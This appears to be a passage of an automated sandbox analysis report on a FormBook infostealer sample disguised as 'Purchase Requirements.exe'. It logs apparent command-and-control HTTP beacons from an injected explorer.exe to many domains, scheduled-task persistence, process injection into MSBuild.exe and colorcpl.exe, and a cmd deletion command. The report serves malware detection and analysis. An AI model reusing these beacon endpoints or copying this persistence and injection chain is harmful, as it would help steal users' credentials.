Aug 3, 2021 19:27:40.513294935 CEST	7522	OUT	GET /n8ba/?YDKPpTg0=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&F Htx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.braun-mathematik.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 19:27:40.818365097 CEST	7523	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Date: Tue, 03 Aug 2021 17:27:40 GMT Server: Apache X-Powered-By: PHP/7.4.21 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://braun-mathematik.de/wp-json/>; rel="https://api.w.org/" Data Raw: 34 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 64 65 2d 44 45 22 3e 0a 0a 09 3c 68 65 61 64 3e 0a 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 0d 0a Data Ascii: 4e<!DOCTYPE html><html class="no-js" lang="de-DE"><head><meta charset="

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49769	162.241.85.227	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:27:46.136246920 CEST	7533	OUT	GET /n8ba/?YDKPpTg0=gDLflU22h4aNrBeOW4VXQ696ddSmWDeh6l9xRo3nz/h3BsDrL/4ZQIL6r35kaA0glkfe&F Htx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.mariasmoworldwide.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 19:27:46.284780979 CEST	7534	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 17:27:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Wed, 24 Feb 2021 15:55:30 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 20 7d 20 31 30 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 36 30 64 65 67 29 3b 20 7d 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 5f 73 6b 7a 5f 70 69 64 20 3d 20 22 39 50 4f 42 45 58 38 30 57 22 3b 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 64 6e 2e 6a 73 69 6e 69 74 2e 64 69 72 65 63 74 66 77 64 2e 63 6f 6d 2f 73 6b 2d 6a 73 70 61 72 6b 5f 69 6e 69 74 2e 70 68 70 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6c 6f 61 64 65 72 22 20 69 64 3d 22 73 6b 2d 6c 6f 61 64 65 72 22 3e 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } } </style> <script language="Javascript">var _skz_pid = "9POBEX80W";</script> <script language="Javascript" src="http://cdn.jsinit.directfwd.com/sk-jspark_init.php"></script></head><body> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:27:51.383399963 CEST	7535	OUT	GET /n8ba/?YDKPpTg0=e60qEcsD/l81wB0bMHsW7u7BjuDaTcxFYqyxe5BzllGz/xR5NT7a3L6d+84tw9tNKT87&F Htx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.goldenstatelabradoodles.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:27:51.497190952 CEST	7536	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 17:27:51 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49771	74.208.236.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:27:56.692974091 CEST	7538	OUT	GET /n8ba/?YDKPpTg0=j7TP3kg+SFNkJlLKMby/j4R6QZto1j85Usiv6TCoiWa/2cyAi3BRSjJegq0lHS5IvzJL&FHtx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.mynjelderlaw.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 19:27:56.830612898 CEST	7538	IN	HTTP/1.1 302 Found Content-Type: text/html Content-Length: 0 Connection: close Date: Tue, 03 Aug 2021 17:27:56 GMT Server: Apache Cache-Control: no-cache Location: http://cornicklaw.com/n8ba/?YDKPpTg0=j7TP3kg+SFNkJlLKMby/j4R6QZto1j85Usiv6TCoiWa/2cyAi3BRSjJegq0lHS5IvzJL&FHtx=1bcPl8l0PFatcZcp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49772	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:28:01.928575993 CEST	7540	OUT	GET /n8ba/?YDKPpTg0=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&FHtx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.narrowpathwc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 19:28:01.957283974 CEST	7540	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49773	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:28:07.027829885 CEST	7541	OUT	GET /n8ba/?YDKPpTg0=uqosld0xCubOoSnMdKEGpsNAFVDy7sF9Olr0VLFZOqMlxplbtWpRciavlLjLwEv6WKyy&FHtx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.teamtacozzzz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:28:07.141590118 CEST	7542	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 17:28:07 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port
7	192.168.2.4	49774	184.168.131.241	80

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:28:12.376934052 CEST	7542	OUT	GET /n8ba/?YDKPpTg0=9vokcWjvDccQU4MCm09VADFSZD35cLZafv0mNDf58+cuq+V2woxjt+NJE4WV9inYEz7b&FHtx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.theredcymbalsco.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Purchase Requirements.exe PID: 6556 Parent PID: 5812

General

Start time:	19:26:01
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Purchase Requirements.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase Requirements.exe'
Imagebase:	0x500000
File size:	774656 bytes
MD5 hash:	5BD387D81D1D7D7FD4DBEABEBBB46B1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.693278760.00000000029DB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.697236239.0000000003CE6000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.697236239.0000000003CE6000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.697236239.0000000003CE6000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6936 Parent PID: 6556

General

Start time:	19:26:14
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UCnSWpQKXBXg' /XML 'C:\Users\user\AppData\Local\Temp\tmp47B.tmp'
Imagebase:	0xf30000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6992 Parent PID: 6936

General

Start time:	19:26:14
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: MSBuild.exe PID: 7032 Parent PID: 6556

General

Start time:	19:26:15
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0x900000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.769728719.00000000010C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.769097230.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.769097230.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.769097230.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.769766552.00000000010F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.769766552.00000000010F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.769766552.00000000010F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 7032

General

Start time:	19:26:19
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: colorcpl.exe PID: 4592 Parent PID: 3424

General

Start time:	19:26:51
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\colorcpl.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\colorcpl.exe
Imagebase:	0x60000
File size:	86528 bytes
MD5 hash:	746F3B5E7652EA0766BA10414D317981
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.920407109.00000000041B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.920407109.00000000041B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.920407109.00000000041B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.919573194.0000000000210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.919573194.0000000000210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.919573194.0000000000210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.920195745.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.920195745.0000000002AF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.920195745.0000000002AF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5908 Parent PID: 4592

General

Start time:	19:26:56
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5572 Parent PID: 5908

General

Start time:	19:26:56
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis